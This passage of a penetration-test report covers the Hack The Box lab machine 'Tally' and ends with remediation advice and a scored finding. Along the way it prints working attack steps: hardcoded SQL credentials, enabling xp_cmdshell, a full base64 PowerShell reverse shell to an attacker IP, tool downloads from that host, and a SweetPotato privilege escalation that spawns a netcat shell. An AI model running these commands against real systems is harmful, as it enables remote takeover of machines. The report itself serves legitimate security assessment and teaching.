    - EMAIL

Title	User Name	Password	URL	Notes
TALLY ACCT share	Finance	********		


Figure 8: KeePass database contents



```
┌──(kali㉿kali)-[~/htb/boxes/tally/ftp]
└─$ smbclient \\\\tally.htb\\ACCT -U Finance
Password for [WORKGROUP\Finance]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Sep 18 07:58:18 2017
  ..                                  D        0  Mon Sep 18 07:58:18 2017
  Customers                           D        0  Sun Sep 17 22:28:40 2017
  Fees                                D        0  Mon Aug 28 23:20:52 2017
  Invoices                            D        0  Mon Aug 28 23:18:19 2017
  Jess                                D        0  Sun Sep 17 22:41:29 2017
  Payroll                             D        0  Mon Aug 28 23:13:32 2017
  Reports                             D        0  Fri Sep  1 22:50:11 2017
  Tax                                 D        0  Sun Sep 17 22:45:47 2017
  Transactions                        D        0  Wed Sep 13 21:57:44 2017
  zz_Archived                         D        0  Fri Sep 15 22:29:35 2017
  zz_Migration                        D        0  Sun Sep 17 22:49:13 2017

                8387839 blocks of size 4096. 720379 blocks available
smb: \> █
```

Figure 9: Accessing SMB share


Deep within the ACCT share, a suspicious executable file named tester.exe was located. After extracting strings from the binary, hardcoded credentials were found for the “sa” user on a Microsoft SQL Server.



```
SQLSTATE:
Message:
DRIVER={SQL Server};SERVER=TALLY, 1433;DATABASE=orcharddb;UID=sa;PWD=[redacted];
select * from Orchard_Users_UserPartRecord
Unknown exception
bad cast
bad locale name
false
```

Figure 10: SQL credentials found

Using `mssqlclient.py`, the tester successfully logged into the SQL Server with the “sa” credentials. From there, the xp_cmdshell stored procedure was enabled, permitting execution of system-level commands via SQL queries.




```
┌──(kali㉿kali)-[~/htb/boxes/tally/smb]
└─$ impacket-mssqlclient "sa:[redacted]"@tally.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(TALLY): Line 1: Changed database context to 'master'.
[*] INFO(TALLY): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (130 665)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
```

Figure 11: Accessing SQL server


```
enable_xp_cmdshell;

RECONFIGURE;
```

A listener was started on the attacker's host, and a base64-encoded PowerShell reverse shell was generated and executed through the SQL Server command shell. This resulted in a remote shell being established as the user "sarah".



```
┌──(kali㉿kali)-[~/htb/boxes/tally/www]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
```

Figure 12: Listener started



Reverse Shell Generator

IP & Port

IP: 10.10.14.6 Port: 9001


Listener

```
nc -lvnp 9001
```

Type: nc


```
NQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZA
AoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBl
ACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE
4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkA
LgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYg
BhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdABy
AGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArAC
AAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4A
ZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQ
ApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAu
AFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG
4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4A
QwBsAG8AcwBlACgAKQA=
```

Figure 13: Reverse shell payload generator



```
SQL (sa  dbo@master)> xp_cmdshell powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANgAiACwAOQAwADAAMQApADsAJABz
AHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQA
ZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBH
AGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsA
IAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABz
AHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
```


Figure 14: Reverse shell executed



```
┌──(kali㉿kali)-[~/htb/boxes/tally/www]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.59] 50118
whoami
tally\sarah
PS C:\Windows\system32> type C:\Users\sarah\Desktop\users.txt
PS C:\Windows\system32> type C:\Users\sarah\Desktop\user.txt
39[redacted]b3
PS C:\Windows\system32> █
```

Figure 15: Shell established, user flag found


With a foothold on the system as "sarah", the tester identified that the account had the `SeImpersonatePrivilege` — a misconfiguration that can be exploited for local privilege escalation.



```
PS C:\Windows\system32> whoami /all

USER INFORMATION
----------------

User Name   SID
=========== =============================================
tally\sarah S-1-5-21-1971769256-327852233-3012798916-1000


GROUP INFORMATION
-----------------

Group Name                           Type             SID                                                             Attributes
==================================== ================ =============================================================== ==================================================
Everyone                             Well-known group S-1-1-0                                                         Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545                                                    Mandatory group, Enabled by default, Enabled group
BUILTIN\Performance Monitor Users    Alias            S-1-5-32-558                                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6                                                         Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1                                                         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11                                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15                                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113                                                       Mandatory group, Enabled by default, Enabled group
NT SERVICE\MSSQLSERVER               Well-known group S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052248003 Enabled by default, Enabled group, Group owner
LOCAL                                Well-known group S-1-2-0                                                         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10                                                     Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```


Figure 16: SeImpersonatePrivilege enabled

A new listener was initiated, and the binaries `SweetPotato.exe` and `nc.exe` were uploaded to the compromised system. These tools were used to exploit the impersonation privilege and attempt privilege escalation. This succeeded and resulted in complete system compromise.




```
PS C:\programdata> iwr 10.10.14.6:8000/SweetPotato.exe -OutFile SweetPotato.exe
PS C:\programdata> iwr 10.10.14.6:8000/nc.exe -OutFile nc.exe
```

Figure 17: Transferring tools to target




```
┌──(kali㉿kali)-[~/htb/boxes/tally/www]
└─$ nc -nlvp 9002
listening on [any] 9002 ...
█
```

Figure 18: New listener set up



```
    Directory: C:\programdata


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       16/07/2016     14:23                Comms
d---s-       19/09/2017     22:12                Microsoft
d-----       19/09/2017     22:14                Microsoft Help
d-----       18/09/2017     23:09                Package Cache
da----       19/09/2017     22:13                regid.1991-06.com.microsoft
d-----       16/07/2016     14:23                SoftwareDistribution
d-----       28/08/2017     21:15                Sun
d-----       03/09/2017     15:02                UniqueId
d-----       21/11/2016     01:15                USOPrivate
d-----       21/11/2016     01:15                USOShared
da----       21/09/2017     01:24                VMware
d-----       30/08/2017     13:17                VsTelemetry
d-----       03/09/2017     15:25                WinZip
-a----       13/05/2025     11:46          36528 nc.exe
-a----       13/05/2025     11:46          71168 SweetPotato.exe


PS C:\programdata> .\SweetPotato.exe -p "\programdata\nc.exe" -a "-e powershell 10.10.14.6 9002"
```

Figure 19: Executing SweetPotato exploit



```
┌──(kali㉿kali)-[~/htb/boxes/tally/www]
└─$ nc -nlvp 9002
listening on [any] 9002 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.59] 50228
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
01[redacted]b2
PS C:\Windows\system32>
```

Figure 20: Shell established, root flag found

6 Remediation Summary

As a result of this assessment there are several opportunities for Tally to strengthen its network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Tally should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

Unrestricted Command Execution via SQL Server - Disable xp_cmdshell unless it is strictly required, ensure SQL accounts follow least privilege principles and monitor and alert on changes to SQL Server configuration, especially enabling dangerous features.

Abuse of SeImpersonatePrivilege - Restrict use of SeImpersonatePrivilege to only necessary accounts, monitor and audit privilege assignments on sensitive systems and apply mitigations for known token impersonation techniques.

Cleartext Password Disclosure in Document - Immediately remove the credentials from this document, avoid storing passwords in documentation or unencrypted files and enforce secure credential handling policies.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

Hardcoded Credentials in Executable - Never embed credentials in code or binaries, use environment variables or secure credential stores. Regularly audit source code and compiled binaries for secrets.

Weak Credential Management in KeePass Database - Use strong master passwords for encrypted containers, store password databases in secured, access-controlled locations and monitor and restrict file access based on least privilege.

6.3 Long Term

LONG TERM REMEDIATION:

n/a


7 Technical Findings Details

1. Unrestricted Command Execution via SQL Server - High


CWE	CWE-284 - Improper Access Control
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	The SQL Server was misconfigured to allow command execution via the xp_cmdshell stored procedure, which was accessible by the compromised SQL account (sa). Although xp_cmdshell is disabled by default in modern SQL Server installations, it was successfully re-enabled by the attacker. This enabled execution of arbitrary system commands, ultimately leading to a reverse shell and further compromise. This is not a case of just "excessive privileges" — it's a matter of exposing an OS-level command interface through a database layer, often due to poor access control or legacy configurations. The vulnerability lies in improperly restricted functionality that allows lower-privileged users to invoke critical system-level features.
Impact	An attacker with access to the SQL Server and sufficient privileges can: • Re-enable xp_cmdshell • Run arbitrary system commands as the SQL Server service account • Establish remote shells, deploy malware, or pivot further into the network This effectively bridges the gap between database access and full operating system-level compromise.
Remediation	• Disable xp_cmdshell unless it is strictly required. • Ensure SQL accounts follow least privilege principles. • Monitor and alert on changes to SQL Server configuration, especially enabling dangerous features. • Regularly audit SQL Server security policies and service accounts.
References	-

Finding Evidence

```
SQL (sa  dbo@master)> RECONFIGURE;
SQL (sa  dbo@master)> EXEC sp_configure 'xp_cmdshell', 1;
INFO(TALLY): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the
RECONFIGURE statement to install.
SQL (sa  dbo@master)> RECONFIGURE;
```



```
